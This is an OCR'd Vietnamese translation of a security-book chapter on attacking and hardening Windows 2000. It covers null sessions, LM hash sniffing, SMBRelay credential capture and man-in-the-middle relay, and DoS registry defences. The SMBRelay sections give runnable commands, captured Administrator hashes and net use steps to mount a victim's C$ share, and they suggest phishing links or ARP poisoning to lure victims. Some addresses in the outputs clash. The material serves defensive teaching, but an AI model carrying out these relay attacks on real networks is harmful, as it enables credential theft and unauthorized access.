
Protocol (TCP/IP) | Advanced button | WINDS tab | Vô hiệu hóa NetBIOS trên TCP/IP.

Tuy nhiên điều mà hầu hết mọi người đều bỏ qua đó là mặc dầu sự phụ thuộc vào truyền tải NetBIOS có thể bị vô hiệu hóa theo cách này nhưng Windows 2000 vẫn có thể sử dụngSMB trên TCP (cổng 445) nhằm phân chia file Windows (xem Bảng 6-1)

Đây là một cái bẫy mà Microsoft cài đặt lên đối tượng sử dụng ngây thơ vốn nghĩ rằng vô hiệu hóa NetBIOS trên TCP/IP (thông qua Các tính năng kết nối LAN, WINS tab) sẽ khắc phục được sự cố đếm vùng rỗng: Vấn đề không phải như vậy. Vô hiệu hóa NetBIOS trên TCP/IP chỉ có tác dụng với TCP 139 mà thôi, không có tác dụng với 445. Điều này gần giống như việc vô hiệu hóa giải quyết được vấn đề vùng rỗng bởi vì những kẻ tấn công trước khi Service Pack 6a ra đời không thể kết nối với cổng 445. Và chúng có thể thực hiện mọi công việc như đến đối tượng sử dụng, chạy user2sid/sid2user, …như chúng ta đã mô tả chi tiết trong Chương 3. Đừng dễ dàng bị lừa bởi những thay đổi bề mặt của UI!

◙ Vô hiệu hóa NetBIOS/SMB trên Windows 2000

May mắn thay, ta vẫn có cách để vô hiệu hóa cả cổng 445. Tuy nhiên cũng giống như vô hiệu hóa cổng 139 trong NT4, công việc này đòi hỏi phải khai thác sâu vào những kết nối để tìm được bộ điều hợp. Trước hết bạn phải tìm kiếm tab kết nối, mặc dầu có thể nó đã được chuyển tới một vị trí nào đó mà chưa ai biết (một sự di chuyển khó chịu trên phần trước UI). Tab kết nối đã xuất hiện bằng cách mở applet Network and Dial-up Connections và lựa chọn Advanced | Advanced Settings | như minh họa trong hình sau:



Bằng thao tác bỏ chọn File And Printer Sharing For Microsoft Networks, như minh họa trong Bảng 6-1, những vùng rỗng sẽ bị vô hiệu hóa trên cổng 139 và 445 (cùng với file và printer sharing). Không cần phải khởi động lại hệ thống. (Microsoft xứng đáng với những lời tán dương vì cuối cùng cũng đã cho phép nhiều thay đổi mạng mà không cần phải thao tác khởi động lại). Hiện đây vẫn là cách tốt nhất để định cấu hình những giao diện bên ngoài của một máy chủ nối mạng Internet.

Chú ý: TCP 139 sẽ xuất hiện trong quá trình quét cổng, thậm chí sau khi quá trình này được thiết lập. Tuy vậy cổng sẽ không còn cung cấp thông tin liên quan đến NetBIOS.

Bạn cần nhớ rằng, các bộ lọc IPSec có thể được sử dụng nhằm hạn chế sự tiếp cận NetBIOS hoặc SMB.




Figure 6-1. Disabling NetBIOS and SMB/CIFS file and printer sharing (blocking null sessions) using the Network and Dial-up Connections Advanced Settings window

Bảng 6-1: Vô hiệu hóa NetBIOS và file SMB/CIFS và chức năng printer sharing (khóa các vùng) sử dụng Network và cửa sổ Dial-up Connections Advanced Settings

RestrictAnonymous và Windows 2000 Chúng ta hiểu rõ trong Chương 3 cách thiết lập RestrictAnonymous Registry được sử dụng để khóa tính năng đếm các thông tin nhạy cảm thông qua những vùng rỗng. Trong Windows 2000, RestrictAnonymous được định cấu hình theo Security Policy | Local Policies | Security Options

Trong Chương 3 chúng ta cũng đã hiểu rõ rằng RestrictAnonymous có thể bị bỏ qua. Đây là điều hoàn toàn mới đối với Windows 2000, RestrictAnonymous có thể được gắn với thiết lập chặt chẽ hơn có tính năng khóa hoàn toàn các vùng rỗng. "No Access Without Explicit Anonymous Permissions" tương đương với việc đặt RestrictAnonymous = 2 trong Windows 2000 Registry.

Đặt RestrictAnonymous = 2 có thể xuất hiện những vấn đề về kết nối Windows. Xem KB article Q246216 tại địa chỉ http://search.support.microsoft.com để biết thêm thông tin chi tiết.

XÂM NHẬP

Khi nằm ngoài tầm kiểm soát Windows 200 trở nên yếu ớt trước tất cả các cuộc tấn công từ xa như NT4, chúng ta sẽ tìm hiểu trong phần tiếp theo.

Đoán mật khẩu NetBIOS-SMB

Những công cụ giống như SMBGGrind đã giới thiệu trong Chương 5 vẫn hữu hiệu để đoán các mật khẩu dùng chung trên các hệ thống Windows 2000. Như chúng ta đã tìm hiểu, nếu như NetBIOS hoặc SMB/CIFS được kích hoạt và

máy khách của kẻ tấn công có thể giao tiếp với SMB, việc đoán mật khẩu vẫn là mối nguy đe dọa lớn nhất cho các hệ thống Windows 2000.

Chú ý:Như Luke Leighton của Samba đã đề cập nhiều lần trên http://samba.Org, thì ta không nên nhầm lẫn giữa NetBIOS và SMB. NetBIOS là một truyền dẫn còn SMB là một giao thức phân chia file có tính năng kết nối với NetBIOS-over-TCP(NBT) kiểu tên SERVER_NAME#20, cũng giống như bất kỳ một máy chủ phổ thông nào sẽ kết nối với một cổng TCP. SMB được kết nối với TCP445 là hoàn toàn tách biệt và không liên quan gì tới NetBIOS.

Nghe trộm các thông tin phân tách mật khẩu (Password Hashes)

Tiện ích nắm giữ gói tin L0phtcrack SMB được giới thiệu trong Chương 5 vẫn có tác dụng nắm giữ và phá những thông báo LM được gửi đi giữa những đối tượng sử dụng cấp dưới (NT4 và Win9x) và máy chủ Windows 2000. Cấu trúc đăng nhập Kerberos của Windows 2000 không dễ dàng bị phá bởi những cuộc tấn công như vậy, nhưng nó có thể bị phá nếu như một bảng điều khiển vùng Windows 2000 sẵn sàng đóng vai trò là Kerberos KDC. Sự thi hành Kerberos của Windows 2000 cũng được thiết kế như sau: Quá trình xác thực sẽ tụt xuống LM/NTLM nếu không có Kerberos, vì vậy Windows 2000 sẽ dễ dàng bị tấn công với cấu hình không kết nối.

Chú ý: Ngay cả những thành viên miền cũng không sử dụng Kerberos để tiếp cận các tài nguyên nếu như các địa chỉ IP là dùng các tên chủ.

Đổi hướng Đăng nhập SMB sang Kẻ tấn công

Nghe trộm trên các thông báo LM trở nên dễ dàng hơn nếu như kẻ tấn công có thể đánh lừa nạn nhân để thôn tính thông tin xác thực Windows mà kẻ tấn công lựa chọn. Phương pháp dễ tiến hành khi mà thao tác chuyển đổi mạng đã được thực hiện do nó đòi hỏi những vùng SMB sát với hệ thống của kẻ tấn công bất chấp cấu trúc liên kết mạng.

Nhằm vào đối tượng sử dụng cá nhân cũng là một phương pháp hiệu quả. Thủ thuật cơ bản đã được giới thiệu ở một trong những sản phẩm L0phtcrack đầu tiên: gửi một message tới nạn nhân bằng một siêu liên kết nhúng tới một máy chủ SMB giả. Nạn nhân nhận được message, siêu liên kết đó truy theo sau (thủ công hoặc tự động), và máy khách vô tình đã gửi những ủy quyền SMB của đối tượng sử dụng lên mạng. Những liên đó dễ dàng được ngụy trang và thường không đòi hỏi nhiều sự tương tác với đối tượng sử dụng với W*indows tự động đăng nhập như là một đối tượng sử dụng hiện thời nếu không có thêm thông tin xác thực nào khác*. Dưới góc độ bảo mật thì có lẽ đây là một tác động làm suy yếu mạnh nhất của Windows.

Chúng ta sẽ chứng minh một ví dụ về hình thức tấn công này trong Chương 16.

SMBRelay

Vào tháng 5/2001, Ngài Dystic thuộc nhóm Cult of the Dead Cow đã tung ra một công cụ có tên SMBRelay (http://pr0n.newhackcity.net/~sd/windoze.html). Thông báo đã được đón trào rầm rộ. Tờ *Register* đã không ngừng thổi phồng công cụ này lên với tiêu đề "Công cụ phá tan an ninh WinNT/2K", rõ ràng là họ chưa nhận thấy những yếu điểm trong thông tin xác thực LM vốn đang nan giải vào thời điểm đó.

SMBRelay là một máy chủ SMB có thể thu thập các thông tin phân tách về đối tượng sử dụng và mật khẩu từ luồng thông tin SMB đi tới. Như chính cái tên đã cho thấy thì SMBRelay có thể đóng vai trò không chỉ là điểm cuối SMB – nó cũng có thể thực hiện những cuộc tấn công vào trung tâm trong một số trường hợp cụ thể. Chúng ta sẽ tìm hiểu tính năng sử dụng của SMBRelay như là một máy chủ SMB đơn giản và tiếp đó là tính năng MITM (tấn công trung tâm.

☻ Thu giữ thông tin xác thực SMB sử dụng SMBRelay

Tính phổ thông	*2*
Tính đơn giản	*2*
Tính hiệu quả	*7*
Mức độ rủi ro	*4*

Thiết lập một máy chủ SMBRelay giả thật đơn giản. Bước đầu tiên là chạy công cụ SMBRelay bằng khóa chuyển đổi liệt kê để xác định một giao diện vật lí thích hợp mà trên đó ta có thể chạy thiết bị nghe:

C:\ > **smbrelay /E**
SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
Copyright 2001: Sir Dystic, Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com
[2] ETHERNET CSMACD - 3Com 10/100 Mini PCI Ethernet Adapter
[1] SOFTWARE LOOPBACK - MS TCP Loopback interface

Theo như ví dụ, giao diện với index2 là thích hợp nhất để ta lựa chọn vì nó là một bảng vật lí có thể tiếp cận được từ một hệ thống từ xa. (Bộ điều hợp Loopback chỉ có thể tiếp cận những máy chủ cục bộ). Lẽ dĩ nhiên là với nhiều bộ điều hợp thì các lựa chọn được mở rộng nhưng ta vẫn chú trọng đến trường hợp đơn giản nhất trong phần này và sử dụng bộ điều hợp index2 trong phần tiếp.

Khởi chạy máy chủ phải khéo léo trên các hệ thống Windows 2000 vì các hệ điều hành sẽ không cho phép các quá trình khác kết nối cổng SMB TCP 139 khi mà một hệ điều hành đang sử dụng cổng này. Một cách khắc phục đó là tạm thời vô hiệu hóa cổng TCP 139 bằng cách kiểm tra Disable NetBIOS trên TCP/IP, cụ thể là ta lựa chọn Properties of the appropriate Local Area Connection, tiếp đó là Properties of Internet Protocol (TCP/IP, nhấp vào nút Advanced, và tiếp đó chọn nút radio thích hợp trên WINDS tab, như đã trình bày trong Chương 4. Khi đã thực hiện xong, SMBRelay có thể kết nối TCP 139.

Nếu như vô hiệu hóa TCP 139 không phải là một lựa chọn thì kẻ tấn công phải tạo ra một địa chỉ IP ảo để dựa vào đó chạy máy chủ SMB giả. Thật may mắn, SMBRelay cung cấp tính năng tự động giúp thiết lập và xóa các địa chỉ IP ảo sử dụng một khóa chuyển đổi lệnh đơn giản, /L+ ip_ address. Tuy nhiên, chúng ta đã thu được những kết quả không thống nhất sử dụng khóa chuyển đổi /L trên Windows 2000 và có lẽ ta nên sử vô hiệu hóa TCP 139 như đã giải thích trong phần trước thay vì sử dụng /L.

Một chi tiết nữa mà ta phải chú ý khi sử dụng SMBRelay trên Windows 2000 đó là: Nếu một máy khách SMB Windows 2000 không thể kết nối trên TCP 139, nó sẽ tiếp tục kết nối trên cổng TCP 445, như chúng ta đã tìm hiểu ở phần đầu Chương này. Để tránh trường hợp máy khách Windows 2000 đánh lừa máy chủ SMBRelay giả nghe trên TCP 139, TCP 445 phải được khóa hoặc vô hiệu hóa trên máy chủ giả. Vì cách duy nhất để vô hiệu hóa TCP 445 không ảnh hưởng gì đến TCP 139 nên cách tốt nhất đó là khóa cổng TCP 445 sử dụng một bộ lọc IPSec, như đã trình bày trong phần trước.

Ví dụ sau đây mô tả SMBRelay chạy trên một máy chủ Windows 2000, và giả sử rằng TCP 139 đã bị vô hiệu hóa và TCP 445 đã bị khóa sử dụng bộ lọc IPSec.

Sau đây là cách khởi chạy SMBRelay trên Windows 2000, giả sử rằng giao diện index2 sẽ được sử dụng cho thiết bị nghe nội bộ và địa chỉ chuyển tiếp, và rằng máy chủ giả sẽ nghe trên địa chỉ IP hiện thời của giao diện này.

C:\ >**smbrelay /IL 2/ IR 2**

SMBRelay v0.992 - TCP (NetBT) level SMB man-in-the-middle relay attack
Copyright 2001: Sir Dystic, Cult of the Dead Cow
Send complaints, ideas and donations to sirdystic@cultdeadcow.com
Using relay adapter index 2: 3Com EtherLink PCI
Bound to port 139 on address 192.168.234.34

Tiếp theo SMBRelay sẽ bắt đầu nhận những thỏa thuận vùng SMB. Khi một máy khách nạn nhân thỏa thuận thành công một vùng SMB, sau đây trình tự SMBRelay thực hiện:

Connection from 192.168.234.44: 1526
Request type: Session Request 72 bytes
Source name: CAESARS<00>
Target name: *SMBSERVER   <20>
Setting target name to source name and source name to 'CDC4EVER'…
Response :   Positive Session Response 4 bytes

Request type: Session Message 137 bytes
SMB_COM_NEGOTIATE
Response: Session Message 119 bytes
Challenge (8 bytes): 952B49767C1D123

Request type: Session Message 298 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths : 24 24
Case insensitive password:
4050C79D024AE0F391DF9A8A5BD5F3AE5E8024C5B9489BF6
Case sensitive password:
544FEA21F6D8E854F4C3B4ADF6A6A5D85F9CEBAB966EEB
Username: "Administrator"
Domain: "CAESARS-TS"
OS: "Windows 2000 2195"
Lanman type: "Windows 2000 5.0"
???: ""
Response: Session Message 156 bytes
"Windows 5.0"
Lanman type: "Windows 2000 LAN Mangager"

Domain: "CAESARS-TS"
Password hash written to disk connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.1.1.1 relaying for host CAESARS 192.168.234.44

Như bạn có thể thấy, cả passwords LM (không mang tính đặc trưng trường hợp) và NTLM (phân biệt dạng chữ) đều được kết nối và viết vào tệp hashes.txt trong thư mục làm việc hiện thời. Tệp này có thể được truy nhập vào Lophtcrack 2.5x và bị tấn công.

Chú ý: Do định dạng tệp giữa Lophtcrack 3 và Lophtcrack 2.52 khác nhau, ta không thể nhập các thông tin thu được qua SMBRelay trực tiếp vào LC3.

Nguy hiểm hơn, hệ thống của giới tin tặc hiện nay có thể xâm nhập máy khách chỉ bằng việc kết nối đơn giản qua địa chỉ chuyển tiếp địa chỉ này mặc định với 192.1.1.1. Dưới đây là những biểu hiện của nó:

C:\>net use * \\192.1.1.1\c$
Drive E: is now connected to \\192.168.234..252\c$

The command completed successfully.
C:\>dir e:
Volume in drive G has no label
Volume Serial Number is 44FO-BFDD

Directory of G:\

12/02/2000	10:51p	<Dir>	Documents and settings
12/02/2000	10:08p	<Dir>	Inetpub
05/25/2001	03:47a	<Dir>	Program Files
05/25/2001	03:47a	<Dir>	WINNT

0 File(s) 0 bytes
4 Dir(s) 44,405,624,832, bytes free

Trong hệ thống máy khách Windows, hệ thống kết nối với máy chủ SMBRelay trong phần ví dụ trước, chúng ta thấy những biểu hiện sau. Trước hết, lệnh sử dụng mạng gốc dường như có lỗi hệ thống 64. Sử dụng mạng hiện thời sẽ báo ổ đĩa chưa được cài đặt. Tuy nhiên, phần mạng hiện thời sẽ phát hiện ra rằng nó được kết nối không chủ định với một máy có tên giả mạo (CDC4EVER, máy có SMBRelay được cài đặt nhờ sự mặc định trừ khi thay đổi thông số /S name đang sử dụng.

C:\client>net use \\192.168.234.34\ipc$ * /u: Administrator
Type the password for \\192.168.234.34\ipc$
System error 64 has occurred.

The specified network name is no longer available.
C:\client>net use
New connection will not be remember.

There are no entries in the list
C: \client>net session

Computer	User name	Client Type	Opens Idle time
\\CDC4EVER	ADMINISTRATOR	Owned by cDc	0 00: 00: 27

The command completed successfully.


Khi sử dụng SMBRelay thường phát sinh một số vấn đề. Một lần thử kết nối từ một địa chỉ IP của nạn nhân đã cho và không thành công, tất cả các lần thử khác từ địa chỉ đó đều phát sinh lỗi đó. (lỗi này là do thiết kế chương trình, như đã nêu trong mục hướng dẫn). Bạn cũng có thể gặp khó khăn này ngay cả khi sự điều chỉnh ban đầu đã thành công nhưng bạn nhận được một thông tin như: "Login failure code: 0xC000006D." Khởi động lại SMBRelay giảm bớt những khó khăn đó. (chỉ cần kích phím CTRL-C để dừng lại). Ngoài ra, bạn cũng có thể thấy sự kết nối sai từ bộ phận điều hợp Loopback (169.254.9.119) chúng ta yên tâm lờ đi.
Chúng ta cũng có thể sử dụng ARP chuyển giao/cache độc hại để chuyển giao khả năng tải máy khách đến một máy chủ SMB giả tạo. Xem chương 10

Biện pháp đối phó Đổi hướng SMB
Trên lý thuyết, SMGRelay rất khó bảo vệ. Vì nó đòi hỏi khả năng hiệu chỉnh tất cả các xác nhận các ngôn ngữ LM/NTLM khác nhau, nó nên có khả năng bắt giữ lại bất cứ sự xác nhận nào trực tiếp về phía nó.
Dấu hiệu kỹ thuật số thông báo truyền thông SMB có thể được sử dụng để trống lại các vụ tấn công máy trung gian SMBRelay, nhưng nó sẽ không làm đảo lộn các vụ tấn công máy chủ bất hợp pháp do SMBRelay có thể đánh giá thấp sự hiệu chỉnh kênh an ninh với những máy khách là nạn nhân.

☻ Các vụ tấn công máy trung gian SMB (MITM)

Tính phổ biến: 2 *Tính đơn giản: 2* *Tính hiệu quả: 8*
Mức độ rủi ro: 4

Các vụ tấn công máy trung gian SMBRelay là lý do chính cho sự tuyên truyền lớn về máy SMBRelay khi nó được tung ra thi trường. Mặc dù khái niệm về các vụ tấn công SMB MITM là hoàn toàn lỗi thời trong khoảng thời gian SMBRelay đươc giải thoát, đây là công cụ phổ biến rộng rãi đầu tiên tự động trống lại tấn công.
Một ví dụ về việc bố trí máy MITM với SMBRelay được trình bày trong biểu đồ 6-2. Trong ví dụ đó, giới tin tặc bố trí một máy chủ bất hợp pháp ở 192.168.234.251 (với NetBIOS trên TCP mất khả năng hoạt động, đây là địa chỉ thực của máy MITM của giới tin tặc), một địa chỉ chuyển tiếp của 192.168.234.252 sử dụng /R, và một địa chỉ máy chủ đích có /T



Bảng 6-2: Mô hình SMBRelay MITM

C:\>smbrelay /IL 2 /IR 2 /R 192.168.234.152 /T 192.168.234.34
Bound to port 139 on address 192.168.234.251
Tiếp đó một máy khách bị tấn công 192.168.234.220 kết nối với địa chỉ máy chủ mạo danh, luôn ý thức rằng mình đang giao tiếp với mục tiêu.
Connection from 192.168.234.220:1043
Request type: session request 72 bytes
Source name:* GW2KNT4 (00)
Target name: SMBSERVER (20)
Setting target name to source name and source name to "CDC4EVER"…
Response: positive session response 4 bytes

Request type: session message 174 bytes
SMB_COM_NEGOTIATE
Response: session message 95 bytes
Challenge (8 bytes): 1DEDB6BF7973DD06
Security signatures required by server*** This may not work
Disabling security signatures
Chú ý rằng máy chủ đích đã được cấu hình sẽ đòi hỏi hình thức truyền thông SMB được đăng ký số, và SMBRelay sẽ vô hiệu hóa các chữ ký.
Request type: session Message 286 bytes
SMB_COM_SESSION_SETUP_ANDX
Password lengths: 24 24
Case insensitive password: A4DA35F982CBE17FA2BBB952CBC01382C210FF29461A71F1
Case sensitive password: F0C2D1CA8895BD26C7C7E8CAA54E10F1E1203DAD4782FB95
Username: Administrator
Domain: NT4DOM
Os: Windows NT 1381

Lanman type:
???: Windows NT 4.0
Response: session Message 144 bytes
OS: Windows NT 4.0
Lanman type: NT LAN Manager 4.0
Domain: NT4DOM
Password hash written to disk
Connected?
Relay IP address added to interface 2
Bound to port 139 on address 192.168.234.252
Relaying for host GW2KNT4 192.168.234.220
Tại đây, kẻ tấn công đã tự nhập thành công vào dòng SMB giữa máy khách bị tấn công và máy chủ đích, và khai thác thông tin LM và NTLM của máy khách từ thông báo phản hồi hiệu lệnh. Kết nối với địa chỉ chuyển tiếp sẽ cho phép tiếp cận với tài nguyên của máy chủ đích. Ví dụ, đây là hệ thống tấn công độc lập cài đặt phần C$ trên địa chỉ chuyển tiếp.
D:\>net use * \\192.168.234.252\c$
Drive G: is now connected to \\gw2knt4\c$
The command completed successfully.
Đây là những gì có thể thấy về sự kết nối từ hệ thống của giới tin tặc trên bàn giao tiếp người-máy chủ SMBRelay:
+++ Relay connection for target GW2KNT4 received from 192.168.234.50:1044
+++Sent positive session response for relay target GW2KNT4
+++Sent dialect selection response (7) for target GW2KNT4
+++Sent SMB session setup response for relay to GW2KNT4
SMBRelay có thể không ổn định và kết quả không phải lúc nào cũng đúng hoàn toàn, nhưng đã thực hiện thành công, đó rõ ràng là một đợt tấn công phá hoại. Máy trung tâm đã tiếp cận hoàn toàn với tài nguyên của máy chủ đích mà không cần nhấc một ngón tay.
Đương nhiên, khó khăn chủ yếu ở đây là: trước hết phải thuyết phục máy khách bị tấn công xác nhận với máy chủ MITM, tuy nhiên, chúng tôi đã bàn bạc một số phương pháp để giải quyết khó khăn này. Có thể gửi cho máy khách bị tấn công một tin nhắn e-mail xấu với một siêu liên kết đã được gắn sẵn với địa chỉ của máy chủ MITM SMBRelay. Hoặc thực hiện một tấn công độc hại ARP trống lại toàn bộ một mảng nào đó. Làm cho toàn bộ hệ thống trên phần đó phải xác nhận thông qua máy chủ MITM bất hợp pháp. Thảo luận sự chuyển giao/cache độc hại trong chương 10.

◙ Các biện pháp đối phó máy trung tâm SMB (MITM)

Các biện pháp có vẻ rõ ràng với SMBRelay là cấu hình Windows 2000 để sử dụng SMB Signing, hiện được xem như số hóa khách /truyền thông phục vụ. Máy SMBSigning được giới thiệu với dịch vụ Windows NT4 lô 3 và được thảo luận trong mục KB Q161372.

Như cái tên gọi đã gợi ý, xác lập Windows 2000 nhằm số hóa khách hoặc truyền thông phục vụ sẽ làm ký hiệu mật mã hóa mỗi khối của truyền thông SMB. Chữ ký này có thể được một máy khách hoặc máy chủ kiểm tra để đảm bảo tính toàn vẹn và xác thực của mỗi khối, làm cho máy chủ SMB không thích hợp về mặt lý thuyết (không chắc có thực, phụ thuộc vào thuật toán dấu hiệu đã được sử dụng). Theo mặc định Windows 2000 được cấu hình như:

Số hóa truyền thông khách (khi có thể) Được kích hoạt

Kênh an toàn: mật mã số dữ liệu kênh an ninh (khi có thể) Được kích hoạt

Kênh an toàn: Số hóa dữ liệu kênh bảo mật (khi có thể) Được kích hoạt

Những xác lập đó có trong các chính sách bảo mật /cục bộ/ những lựa chọn an toàn. Vì vậy, nếu máy chủ hỗ trợ việc ký SMB, Windows 2000 sẽ sử dụng nó. Để ký SMB, ta có thể tuỳ ý kích hoạt các tham số phụ trong phần Security Options.

Ký truyền thông máy khách dạng số (luôn luôn) Được kích hoạt

Ký truyền thông máy chủ dạng số (luôn luôn) (nó sẽ ngăn chặn hiện tượng chuyển lại từ SMBRelay).

Được kích hoạt

Kênh an toàn: ký hoặc mã hoá số dữ liệu kênh an toàn (luôn luôn) Được kích hoạt

Kênh an toàn: yêu cầu phím chuyển mạnh (Windows 2000 hoặc mới hơn) Được kích hoạt

Chú ý những xác lập này có thể gây ra những trục trặc về liên kết với các hệ thống NT4, thậm chí SMB signing đã có thể làm việc trong các hệ thống đó.

Tuy nhiên, như chúng ta đã thấy, SMBRelay hiệu chỉnh nhằm vô hiệu hóa SMB Signing và sẽ có thể phá vỡ những xác lập này.

Do các đợt tấn công SMBRelay MITM là những kết nối hợp lệ chủ yếu, không có các mục phát lộ chuyên dụng để thông báo tấn công đang xảy ra. Đối với máy khách bi tấn công, những vấn đề về khả năng liên kết có thể ra tăng khi kết nối với máy chủ SMBRelay gian lận, bao gồm lỗi hệ thống số 59, "một sự cố mạng ngoài dự tính." Nhờ SMBRelay, việc kết nối sẽ thực sự thành công , nhưng nó tự tách rời với sự kết nối của khách và tin tặc.

Tấn công IIS 5

Nếu bất kỳ một vụ tấn công nào ngang hoặc vượt quá khả năng của NetBIOS và SMB/CIFS trong bộ đệm hiện thời, phương pháp thâm nhập máy chủ thông tin Internet (IIS)sẽ tăng lên vô số, một sự trợ giúp đáng tin cậy đã được tìm ra trong các hệ thống NT/2000 kết nối Internet. Các sản phẩm máy chủ Windows 2000 đã được cài đặt IIS 5.0 và dịch vụ Web kích hoạt mặc định. Mặc dù chúng ta sẽ tìm hiểu chi tiết các thủ thuật tấn công Web trong chương 15, chúng tôi cho rằng bạn cần phải biết đường tiếp cận quan trọng để bạn không quên cửa vào hệ điều hành rất có thể đang ở trạng thái mở.

Chú ý: kiểm tra toàn bộ cuốn Đột nhập Windows 2000 để biết các hình thức tấn công và những biện pháp đối phó chủ động.

Tràn bộ đệm từ xa

Trong chương 5 chúng tôi thảo luận hiện tượng tràn bộ đệm trung gian Win 32 và trích dẫn một số nguồn để các bạn đọc thêm về vấn đề này. Hiện tượng tràn bộ đệm nguy hiểm nhất trong Windows 2000 là IIS có liên quan: tràn bộ đệm Internet Printing Protocol ISAPIDLL (MS01-123), thành quả Index server ISAPIDLL (MS01-123), và tấn công thành phần phụ Front Page Server Extensions (MS01-035), những hiện tượng này được trình bày trong chương 15.

KHƯỚC TỪ DỊCH VỤ

Do hầu hết các vụ tấn công (DoS) NT được sửa tạm bởi NT4 Service Pack 6a, Windows 2000 tương đối mạnh ở điểm này. Không có gì là không thể bị tấn công với DoS, mặc dù vậy, chúng tôi sẽ thảo luận trong phần tiếp theo. Phần trình bày về tấn công Windows 2000 DoS của chúng tôi được chia làm hai phần: tấn công TCP/IP và tấn công NetBIOS.

☻ Tấn công Windows 2000 TCP/IP DoS

Đây là một thực tế trên mặt trận Internet - sử dụng quá tải. Win2000test.com nhận thấy rằng Internet đã bị sử dụng quá khả năng tối ưu của nó, mặc dù những qui định về thử nghiệm đã tránh hoàn toàn các vụ tấn công DoS. Máy chủ trong vấn đề này gặp phải các đợt tấn công mạnh mẽ bộ phận IP vượt quá khả năng của máy chủ để tập hợp lại các gói tin, cũng như các đợt tấn công ol' SYN đã xâm nhập vào hàng của ngăn xếp TCP/IP của các liên kết nửa mở. (xem chương 12 để biết thêm chi tiết)

◙ Các biện pháp đối phó TCP/IP DoS

Cấu hình các công cụ cổng vào mạng hoặc phần mềm bảo vệ nhằm đổi hướng hầu hết sự cố nếu tất cả các sự cố đều không phải do kỹ thuật đó gây ra. (xem chương 12 để biết thêm chi tiết.) Tuy nhiên, như chúng ta vẫn nói, cấu hình các máy chủ cá nhân để chống lại các đợt tấn công trực tiếp là một ý tưởng tốt trong trường hợp một tầng bảo vệ bị hỏng.

Phần lớn do kinh nghiệm có được từ Win2000test.com, Microsoft có thể thêm một số khóa Registry vào Windows 2000 phím này có thể được sử dụng để làm vững chắc thêm ngăn xếp TCP/IP chống lại tấn công DoS. Bảng 6-3 trình bày ngắn gọn cách thức đơn vị Win2000test.com cấu hình DoS-related Registry xắp sếp trong máy chủ. (bảng này được phỏng theo trang trắng của Microsoft từ kinh nghiệm từ Win2000test.com, bạn có thể truy cập trang: http:// www.microsoft.com/security, cũng như xem các thông báo cá nhân với đơn vị Win2000test.com)

Khóa trong HKLM\ Sys\ CCS\ Service	**Chỉ số yêu cầu**	**Miêu tả**
Tcpip\parameter\SynAttack Protect	2	Thông số này làm cho TCP hiệu chỉnh sự tiếp phát của SYN-ACKS để từ đó việc kết nối phản ứng lại thời gian chết nhanh hơn nếu một tấn công SYN trong tiến trình xảy ra. Sự xác định này dựa trên TcpMaxPortsExhausted hiện thời, TcpMaxHalfOpen, và TcpMaxHalfOpenR etried. Môt trong hai chỉ số cung cấp sự bảo vệ tốt nhất chống lại các tấn công SYN, nhưng có thể gây ra trục trặc về liên kết cho người sử dụng đối với những đường dẫn có góc trễ cao. Ngoài ra, ổ cắm lựa chọn dưới đây sẽ không làm việc nếu thông số đó được cài đặt cho 2 chỉ số. Windows có thể thay đổi tỷ lệ (RFC 1323) và các thông số TCP cấu hình mỗi bộ điều hợp (RTT ban đầu, kích cỡ Windows).
Tcpip\parameter\EnableDeadGWDetect	0	Khi thông số này là 1, TCP được phép thực hiện việc rò tìm cổng vào vô hiệu, làm cho nó chuyển sang cổng vào sao lưu nếu một số kết nối gặp phải khó khăn. Các cổng vào sao lưu có thể được định dạng trong phần Advanced của hộp đối thoại cấu hình TCP\IP trong Network Control Panel. Cài đặt vào chỉ số 0 vì thế tin tặc không thể chuyển đổi

		sang các cổng vào được đồ họa kém.
